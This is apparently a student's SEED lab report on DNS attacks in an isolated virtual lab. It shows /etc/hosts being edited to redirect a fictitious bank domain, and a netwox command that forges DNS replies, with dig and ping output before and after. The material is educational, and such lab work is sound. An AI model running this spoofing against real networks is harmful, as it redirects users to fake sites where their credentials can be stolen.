


Fig. 3(g): Details of the answers given by the DNS server to the query posed.

Here, from the “Answers” field of the packet details window, all the relevant details are noted.

Part II: Attacks on DNS

The objective of this task is to redirect the user to another machine B when the user tries to get to machine A using A’s hostname. For example, when the user tries to access online banking, if the adversaries can redirect the user to a malicious website that looks very much like the main website of the bank, the

user might be fooled and give away the password of his/her online banking account.

When a user types in http://www.example.net in his/her browsers, the user's machine will issue a DNS query to find out the IP address of this website. Our goal is to fool the user's machine with a faked DNS reply which resolves the hostname to a malicious IP address.

Task 4: Modifying the Host File

In this task, if the victim's machine is compromised, how the DNS attack is performed is observed.

On the victim machine, `ping www.bank32.com` is performed.

```
seed_PES2UG19CS052_Anurag.R.Simha@Victim/Client:~$ ping www.bank32.com
PING bank32.com (34.102.136.180) 56(84) bytes of data.
64 bytes from 180.136.102.34.bc.googleusercontent.com (34.102.136.180): icmp_seq=1 ttl=113 time=218 ms
64 bytes from 180.136.102.34.bc.googleusercontent.com (34.102.136.180): icmp_seq=2 ttl=113 time=71.1 ms
64 bytes from 180.136.102.34.bc.googleusercontent.com (34.102.136.180): icmp_seq=3 ttl=113 time=584 ms
64 bytes from 180.136.102.34.bc.googleusercontent.com (34.102.136.180): icmp_seq=4 ttl=113 time=47.5 ms
64 bytes from 180.136.102.34.bc.googleusercontent.com (34.102.136.180): icmp_seq=5 ttl=113 time=447 ms
64 bytes from 180.136.102.34.bc.googleusercontent.com (34.102.136.180): icmp_seq=6 ttl=113 time=47.1 ms
64 bytes from 180.136.102.34.bc.googleusercontent.com (34.102.136.180): icmp_seq=7 ttl=113 time=503 ms
64 bytes from 180.136.102.34.bc.googleusercontent.com (34.102.136.180): icmp_seq=8 ttl=113 time=91.7 ms
^C
--- bank32.com ping statistics ---
8 packets transmitted, 8 received, 0% packet loss, time 11260ms
rtt min/avg/max/mdev = 47.173/251.513/584.953/210.809 ms
seed_PES2UG19CS052_Anurag.R.Simha@Victim/Client:~$
```

Fig. 4(a): A typical ping on www.bank32.com




Fig. 4(b): The iterative DNS query and response mechanism is observed.

When a casual ping is performed on the fictitious website, “official” IP addresses are received.




Fig. 4(c): The domain is officially unregistered.

Now, on the victim machine, to the file, `hosts` residing in the `etc` directory, the fraudulent entry is made.

```
seed_PES2UG19CS052_Anurag.R.Simha@Victim/Client:~$ cat /etc/hosts
127.0.0.1       localhost
127.0.1.1       VM

# The following lines are desirable for IPv6 capable hosts
::1     ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
127.0.0.1       User
127.0.0.1       Attacker
127.0.0.1       Server
127.0.0.1       www.SeedLabSQLInjection.com
127.0.0.1       www.xsslabelgg.com
```

```
127.0.0.1       www.csrflabelgg.com
127.0.0.1       www.csrflabattacker.com
127.0.0.1       www.repackagingattacklab.com
127.0.0.1       www.seedlabclickjacking.com
seed_PES2UG19CS052_Anurag.R.Simha@Victim/Client:~$ sudo nano /etc/hosts
seed_PES2UG19CS052_Anurag.R.Simha@Victim/Client:~$ cat /etc/hosts
127.0.0.1       localhost
127.0.1.1       VM
10.0.2.8        www.bank32.com
# The following lines are desirable for IPv6 capable hosts
::1     ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
127.0.0.1       User
127.0.0.1       Attacker
127.0.0.1       Server
127.0.0.1       www.SeedLabSQLInjection.com
127.0.0.1       www.xsslabelgg.com
127.0.0.1       www.csrflabelgg.com
```

Fig. 4(d): Entering the fake IP address to the imaginary website, www.bank32.com

```
seed_PES2UG19CS052_Anurag.R.Simha@Attacker:~$ sudo service apache2 start
seed_PES2UG19CS052_Anurag.R.Simha@Attacker:~$
```

Fig. 4(e): The apache2 server is commenced on the attacker machine.

```
seed_PES2UG19CS052_Anurag.R.Simha@Victim/Client:~$ ping www.bank32.com
PING www.bank32.com (10.0.2.8) 56(84) bytes of data.
64 bytes from www.bank32.com (10.0.2.8): icmp_seq=1 ttl=64 time=0.820 ms
64 bytes from www.bank32.com (10.0.2.8): icmp_seq=2 ttl=64 time=0.659 ms
64 bytes from www.bank32.com (10.0.2.8): icmp_seq=3 ttl=64 time=0.546 ms
64 bytes from www.bank32.com (10.0.2.8): icmp_seq=4 ttl=64 time=0.803 ms
^C
--- www.bank32.com ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3056ms
rtt min/avg/max/mdev = 0.546/0.707/0.820/0.112 ms
seed_PES2UG19CS052_Anurag.R.Simha@Victim/Client:~$
```

Fig. 4(f): Receiving the response from a fraudulent IP to the same website.

Previously, it's noticed that the response was received from a Class B IP address. Next, after modifications were made to the file, the response was response was received from a Class A IP address. The results obtained on Wireshark provide as an efficient testimony to this.




Fig. 4(g): There's no request sent to the local DNS server machine, and directly the ICMP response is received.




Fig. 4(h): The website seems to be registered, but it's officially not.

Task 5: Directly Spoofing the Response to the User

On the website, `www.example.net`, dig was performed by the command, `dig www.example.net`

These are the results obtained:

```
seed_PES2UG19CS052_Anurag.R.Simha@Victim/Client:~$ dig www.example.net

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.net
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 30738
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 5

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.example.net.               IN      A

;; ANSWER SECTION:
www.example.net.        86400   IN      A       93.184.216.34

;; AUTHORITY SECTION:
example.net.            86400   IN      NS      a.iana-servers.net.
example.net.            86400   IN      NS      b.iana-servers.net.

;; ADDITIONAL SECTION:
a.iana-servers.net.     172799  IN      A       199.43.135.53
a.iana-servers.net.     172799  IN      AAAA    2001:500:8f::53
b.iana-servers.net.     172799  IN      A       199.43.133.53
b.iana-servers.net.     172799  IN      AAAA    2001:500:8d::53

;; Query time: 935 msec
;; SERVER: 10.0.2.14#53(10.0.2.14)
;; WHEN: Sat Oct 16 03:58:35 EDT 2021
;; MSG SIZE  rcvd: 193

seed_PES2UG19CS052_Anurag.R.Simha@Victim/Client:~$
```

Fig 5(a): The details in the ANSWER and ADDITIONAL sections of the dig command on www.example.net before the spoof attack.

The image below shows the results from a Wireshark capture on this domain.




Fig. 5(b): The Wireshark results for `dig www.example.net`

In this attack, the DNS queries from the victim machine (10.0.2.13) is targetted. In the forged reply, www.example.net is mapped to 10.0.2.8 and the authoritative server as 10.0.2.19 (fictitious). The netwox tool sniffs the DNS query packet from host "10.0.2.13" (filter) and responds with a forged DNS response packet.

```
seed_PES2UG19CS052_Anurag.R.Simha@Server:~$ cat /var/cache/bind/cache_dump.db | grep example
example.net.            172794  NS      a.iana-servers.net.
www.example.net.        86394   A       93.184.216.34
                                        20211023152022 20211002223628 61939 example.net.
```

Fig. 5(c): The contents in the cache of the local DNS server.

To obtain the best results, the cache is flushed on the victim machine:

The command: `sudo rndc flush`

```
seed_PES2UG19CS052_Anurag.R.Simha@Server:~$ sudo rndc flush
seed_PES2UG19CS052_Anurag.R.Simha@Server:~$
```

Fig. 5(d): Flushing/Clearing the cache.

```
seed_PES2UG19CS052_Anurag.R.Simha@Server:~$ cat /var/cache/bind/cache_dump.db | grep example
seed_PES2UG19CS052_Anurag.R.Simha@Server:~$
```

Fig. 5(e): The cache contents remain erased.

The attack is then launched on the attacker machine.




Fig. 5(f): Launching the attack from the attacker machine (10.0.2.8)

The command: `sudo netwox 105 --hostname "www.example.net" --hostnameip 10.0.2.8 --authns "ns.example.net" --authnsip 10.0.2.19 --filter "src host 10.0.2.13" --ttl 19000 --spoofip raw`

On launch of the attack, and digging for example.net, this is the output on the terminal of the attacker machine:




Fig. 5(g): The testimony of the triumphant spoof on the victim machine.

Here, it's observed that when the victim requests for example.net, the attacker spoofs the response with the fraudulent IP address. This IP address spoofed belongs to the attacker machine, and it is, 10.0.2.8. The IP address for `ns.example.com` is also faked to 10.0.2.19.

Below is the result of the dig command on www.example.net

```
seed_PES2UG19CS052_Anurag.R.Simha@Victim/Client:~$ dig www.example.net

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.net
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 27440
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 1

;; QUESTION SECTION:
;www.example.net.               IN      A

;; ANSWER SECTION:
www.example.net.        19000   IN      A       10.0.2.8

;; AUTHORITY SECTION:
ns.example.net.         19000   IN      NS      ns.example.net.

;; ADDITIONAL SECTION:
ns.example.net.         19000   IN      A       10.0.2.19

;; Query time: 48 msec
;; SERVER: 10.0.2.14#53(10.0.2.14)
;; WHEN: Sun Oct 17 06:26:40 EDT 2021
;; MSG SIZE  rcvd: 88

seed_PES2UG19CS052_Anurag.R.Simha@Victim/Client:~$
```

Fig. 5(h): The details in the ANSWER and ADDITIONAL sections of the dig command on www.example.net after the spoof attack.

